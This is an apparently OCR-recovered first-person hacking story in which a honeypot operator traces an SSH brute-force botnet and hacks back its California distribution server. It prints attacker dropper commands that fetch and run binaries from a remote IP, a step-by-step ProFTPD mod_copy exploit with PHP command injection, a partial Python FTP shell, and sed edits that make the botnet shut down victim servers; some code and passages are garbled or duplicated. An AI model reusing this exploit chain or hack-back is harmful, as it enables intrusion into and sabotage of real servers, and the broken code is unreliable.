


Ghosts In The Shell

THE WIRED IS HAUNTED, LAINON. SOME PLACES, THE SPIRITS FOLLOW YOU HOME

By:Nullmuse

00

August 2nd, 2016. A script breaks through its loop, jumping to input subroutines. A long string of failed logins, hundreds of demoralizing access denied messages, terminating with a successful bash prompt. The life of a bruteforce script ends in two ways; it wins or it dies. Today the bruteforcer is a winner, its glory taking the shape of a root shell, somewhere in the heart of tokyo:

```
The programs included with the
Debian GNU/Linux system are free
software;
the exact distribution terms for
each program are described in the
individual files in /usr/share/
doc/*/copyright.

Debian GNU/Linux comes with
ABSOLUTELY NO WARRANTY, to the
extent permitted by applicable
law.

root@photon:~#
```

The script wastes no time, filling a buffer with its life's purpose. Ascii spills across the screen, directives the victim must obey.

```
Root@photon:~# wget -o /tmp/2sh
http://133.133.133.133/x/2sh
--2016-07-02 04:34:35
--  Http://133.133.133.133/x/
2shconnecting to http://
133.133.133.133... Connected.
Root@photon:~# cd /tmp
Root@photon:/tmp# chmod +x ./2Sh
Root@photon:/tmp# ./2Sh
Root@photon:/tmp# exit
```

Its job done, the script rides out of Japan on a flash of light. A fresh victim is loaded into its stack, and the cycle continues.

01

August 3rd, 2016. The SSH session resolves and I ride across the globe on a flash of light. Somewhere in the heart of Tokyo.

The little Debian doppleganger's name is photon. It, along with its sibling in Las Vegas, are among the hardest hit honeypots in my collection. Photon is equipped with two frameworks; cowrie, an SSH honeypot, and conpot, a temptation for those seeking SCADA targets. Grabbing a beer from the six pack beside me, I start on the cowrie logs.

```
nullmuse@photon:/home/cowrie/cowrie/log/tty $ /home/cowrie/cowrie/utils/
playlog.py 20160702-043019-9c5fb9fe-0i.log
```

The crimes of the night prior are exposed to my screen. The commands are fast, entered as whole entities, not individual keystrokes. A script. An automated breach. I pull the whois information on the IP and take note of its location. California.

A nice feature of cowrie is that it will automatically save off any files the attacker downloads, providing them with a fake. Very useful for offline analysis. I navigate to the directory where the 2sh payload is held, and cat the contents.

A dropper script, and a crude one at that. Cursory review of the downloaded files reveals it to be the various components of the Tsunami/Kaiten malware. As generic a payload as you can get.

I return to the IP address in the dropper script. I've analyzed the attack. Identified the malware. Nothing special. Nothing noteworthy.

For the majority of hackers, landing in a honeypot is the worst thing that can happen to them. They get exposed, it's embarrassing, and the tools they use then and there might get burned. But that's it. You can clean up the infection, but the owner is a ghost in the Wired. Incorporeal.

The SSH bruteforcer is still out there, banging against a login prompt. I wonder how many servers it has claimed.

I open a second terminal. The Wired is haunted. When you desecrate something you leave a trace. A trace for spirits to follow.

```
wget -c http://133.133.133.133/x/
tty0 -P /tmp && chmod +x /tmp/tty0
&& /tmp/tty0 &
wget -c http://133.133.133.133/x/
tty1 -P /tmp && chmod +x /tmp/tty1
&& /tmp/tty1 &
wget -c http://133.133.133.133/x/
tty2 -P /tmp && chmod +x /tmp/tty2
&& /tmp/tty2 &
wget -c http://133.133.133.133/x/
tty3 -P /tmp && chmod +x /tmp/tty3
&& /tmp/tty3 &
wget -c http://133.133.133.133/x/
tty4 -P /tmp && chmod +x /tmp/tty4
&& /tmp/tty4 &
wget -c http://133.133.133.133/x/
tty5 -P /tmp && chmod +x /tmp/tty5
&& /tmp/tty5 &
wget -c http://133.133.133.133/x/
pty && chmod +x pty && ./pty &
wget -c http://133.133.133.133/x/
kblockd && chmod +x kblockd && ./
kblockd &
rm -rf /tmp/2sh
```

02

I exchange keys with a quiet Gentoo server in Seoul and drop into a root shell.

```
gentoo ~ # nc -nv 133.133.133.133
80
(UNKNOWN) [133.133.133.133] 80
(http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 03 Aug 2016 23:50:29
GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Wed, 28 Mar 2016
19:19:52 GMT
ETag: "0-53d963edfc54e"
Accept-Ranges: bytes
Content-Length: 0
Connection: close
Content-Type: text/html

gentoo ~ # emerge nmap
```


I lean back and finish my beer as Nmap compiles. When its done I open another bottle and start the attack.

```
gentoo ~ # nmap 133.133.133.133 -T2 -
sV --top-ports 100
```

I'm able to finish my beer before the scan returns. Eventually the results crawl across the screen.

```
PORT     STATE SERVICE  VERSION
21/tcp   open   ftp          ProFTPD
1.3.5rc3
22/tcp   open  ssh      OpenSSH 6.6.1p1
Ubuntu 2ubuntu2 (Ubuntu Linux;
protocol 2.0)
25/tcp   open  smtp     Postfix smtpd
80/tcp   open   http        Apache httpd
2.4.7 ((Ubuntu))
443/tcp  open   ssl/http Apache httpd
2.4.7 ((Ubuntu))
```

Nothing immediately stands out. I open Iridium and fire off a search for each service, narrowing in on vulnerability reports.



I give Apache the benefit of the doubt and view a few reports, before moving on. Same for OpenSSH. It's rare to find one of those services hanging out with a same-day exploit available. The tabs close, and I move on to ProFTPD.

The first result is from exploit-db, and I blink. No way.

```
Description TJ Saunders 2015-04-07
16:35:03 UTC
Vadim Melihow reported a critical
issue with proftpd installations that
use the
mod_copy module's SITE CPFR/SITE CPTO
commands; mod_copy allows these
commands
to be used by *unauthenticated
clients*
```

I read through the proof of concept, then open another result to get another angle on it. The exploit is so simple it is hard to call it one: the site cpfr and cpto commands don't require authentication. You can copy a file to another location on the ftp server as an authenticated user. Seeing as the target has a webserver, the applications for this were immediately obvious.

Once I felt comfortable with the concept, it was time to test it. I left the proof of concepts where they were; they were nothing but learning aides.

The only people throwing PoCs are those who don't understand the code.

I connect to the target and see if this will be as easy as it looks. I take a wild guess and assume apache is keeping the webpages in /var/www/html.

```
Trying 133.133.133.133...
Connected to 133.133.133.133
Escape character is '^]'.
220 ProFTPD 1.3.5rc3 Server (Debian)
[::ffff:133.133.133.133]
SITE CPFR /etc/passwd
350 File or directory exists, ready
for destination name
SITE CPTO /var/www/html/zz.php
250 Copy successful
^C
```

I wget the file from the webserver and cat it.

```
gentoo ~ # cat zz.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/
sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Excellent.

03

All I need is command execution. Based on my research, executing commands is going to look like this:

```
SITE CPFR /proc/self/cmdline\r\n
SITE CPTO /tmp/<?php system("'uname -
a'") ?>
SITE CPFR /tmp/<?php system("'uname -
a'") ?>
SITE CPTO /var/www/html/zz.php
```

Note the period for the file being placed in the tmp directory -- this makes the file hidden, giving us a smidgen of stealth.

```
if len(sys.argv) != 2:
   print("{0}
<ip>".format(sys.argv[0]))
   sys.exit(0)
ip = sys.argv[1]
```

Note the period for the file being placed in the tmp directory -- this makes the file hidden, giving us a smidgen of stealth.


Now it's time for the network code:

```
Phases= ftp_exec(input(">"))
s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect((ip,21))
s.recv(2048)
for item in phases:
s.send(str.encode(item))
Print(s.recv(1024)
s.close()
```

Finally, execute and grab the data:

```
r = requests.get('http://{0}/
zz.php'.format(ip))
if r.status_code == 200):
   print('We have explosive\n\n')
#Obligatory FSOL reference
   print(r.content)
```

Wrap it in a while loop, add some error-checking, and you have an ftp shell. Much better.



04

Now that I have shell access to the server, I need to get my bearings.

```
> uname -a
Linux taurean 2.6.32-042stab108.8 #1
SMP Wed Jul 22 17:23:23 MSK 2015 i686
i686 i386 GNU/Linux
> ps -eaf
root           1       0   0 Jul29 ?
00:00:01 init
root           2       1   0 Jul29 ?
00:00:00 [kthreadd/12627]
root           3       2   0 Jul29 ?
00:00:00 [khelper/12627]
root         159       1   0 Jul29 ?
00:00:00 /lib/systemd/systemd-udevd --
daemon
syslog       281       1   0 Jul29 ?
00:00:05 rsyslogd
message+     495       1   0 Jul29 ?
00:00:00 dbus-daemon --system --fork
root         504       1   0 Jul29 ?
00:00:00 /lib/systemd/systemd-logind
root         562       1   0 Jul29 ?
00:00:00 /usr/sbin/xinetd -dontfork -
pidfile /var/run/xinetd.pid -stayalive
-inetd_compat -inetd_ipv6
root         573       1   0 Jul29 ?
00:00:02 /usr/sbin/sshd -D
```

The process list is huge, as is often the case on production servers.

Interestingly, fail2ban was running on this server:

```
root        3530       1   0 Jul29 ?
00:00:56 /usr/bin/python /usr/bin/
fail2ban-server -b -s /var/run/
fail2ban/fail2ban.sock -p /var/run/
fail2ban/fail2ban.pid
```

That meant the attacker got on via other means. Did he use the ProFTPD exploit? Possibly, but the ssh bruteforcer he installed is running under the webserver's credentials:

```
www-data 16897 1 0 18:25 ? 00:00:00
khubd
```

Likely the webapp was just as bad as the ftp server, and he gained access through some automated script. I smiled; did he even know about the alternate way in?

It's time to enumerate the goods:

```
> ls -la /var/www/html/x
total 2.4M
drwxr-xr-x  2  www-data  www-data  4.0K
Aug 2 13:39 .
drwxrwxrwx 8 taurean root 4.0K Aug 3
18:48 ..
-rw-r--r-- 1 www-data www-data 746 Jun
9 11:19 1sh
-rw-r--r-- 1 www-data www-data 654 Jun
9 11:19 2sh
-rw-r--r-- 1 www-data www-data 210 Jun
9 11:19 3sh
-rw-r--r-- 1 www-data www-data 45 Jun
12 13:24 index.php
-rw-r--r--  1  www-data  www-data  666K
Jun 9 11:17 kblockd
-rw-r--r--  1  www-data  www-data  661K
Aug 2 13:39 kblockd2
-rw-r--r-- 1 www-data www-data 23K Aug
2 04:54 pnscan
-rw-r--r-- 1 www-data www-data 35K Aug
2 10:27 pty
-rw-r--r-- 1 www-data www-data 32K Aug
2 10:27 tty0
-rw-r--r-- 1 www-data www-data 52K Aug
2 10:28 tty1
-rw-r--r-- 1 www-data www-data 86K Aug
2 10:28 tty2
-rw-r--r-- 1 www-data www-data 40K Aug
2 10:28 tty3
-rw-r--r-- 1 www-data www-data 36K Aug
2 10:28 tty4
-rw-r--r-- 1 www-data www-data 34K Aug
2 10:28 tty5
-rw-r--r--  1  www-data  www-data  746K
Jun 9 11:17 vyattad
```

This was the distribution directory -- every target the bruteforcer compromised was forced to pull down one of these payloads. Interestingly, there were multiple dropper scripts. I pulled each one down (except for 2sh) and viewed it locally. 1sh and 2sh are identical save a different run location.

Output of 3sh:

```
curl -O http://133.133.133.133/x/vyattad && chmod +x vyattad && ./vyattad
curl -O http://133.133.133.133/x/kblockd && chmod +x kblockd && ./kblockd
curl -O http://133.133.133.133/x/pty && chmod +x pty && ./pty
```

The 3sh dropper interested me; why was the payload different? The payload architecures are MIPS; likely these are for some kind of router.

A quick google revealed pnscan as Peter's Network Scanner. The reader is invited to check it out at https://github.com/ptrrkssn/pnscan for further info.

Finally, I printed out the index.php file. Contained within was the message:

anata wa shinanai wa, watashi ga mamoru mono.

The words hang in the darkness of my terminal screen for a long time. I finish my third beer and set the empty bottle aside.

I am halfway through writing the rm -rf that will wipe the directory clean when I stop.

Is it enough? Will deleting the payloads stop the attacks, or will it be fixed by morning?

No, it is not enough. I need to end it permanently? But how?

Time passes. A solution forms

```
> sed -i s/'rm -rf /var/run/1sh'/'init 0'/g /var/www/x/1sh
> sed -i s/'rm -rf /tmp/2sh'/'init 0'/g /var/www/x/2sh
> cat init 0 >>/var/www/x/3sh
```

I exit.

05

August 6th, 2016. A script breaks through its loop, jumping to input subroutines. A long string of failed logins, hundreds of demoralizing access denied messages, terminating with a bash prompt. The life of a bruteforce script ends in two ways; it wins or it dies.

Today the bruteforcer is a winner, as it has been every day before. With each subverted victim it repeats the same routine; download the dropper, execute it, exit. Countless times it has done this. Countless servers enslaved for its master's botnet.

The script doesn't realize is that it has been converted into a killer. It cannot see how the payloads it drops are tainted. That the entire operation is poisoned from upstream.

That each dropper shuts down a production server.

That each admin, searching his server for clues, finds two things; a dropper script, and the last IP to connect before the shutdown.

After all, it is only a script.

A week after its journey to Tokyo, it is destroyed, wiped from existence. It's home, an Ubuntu box in sunny California, is reimaged. Tracks are followed, holes are closed.

The Wired is haunted.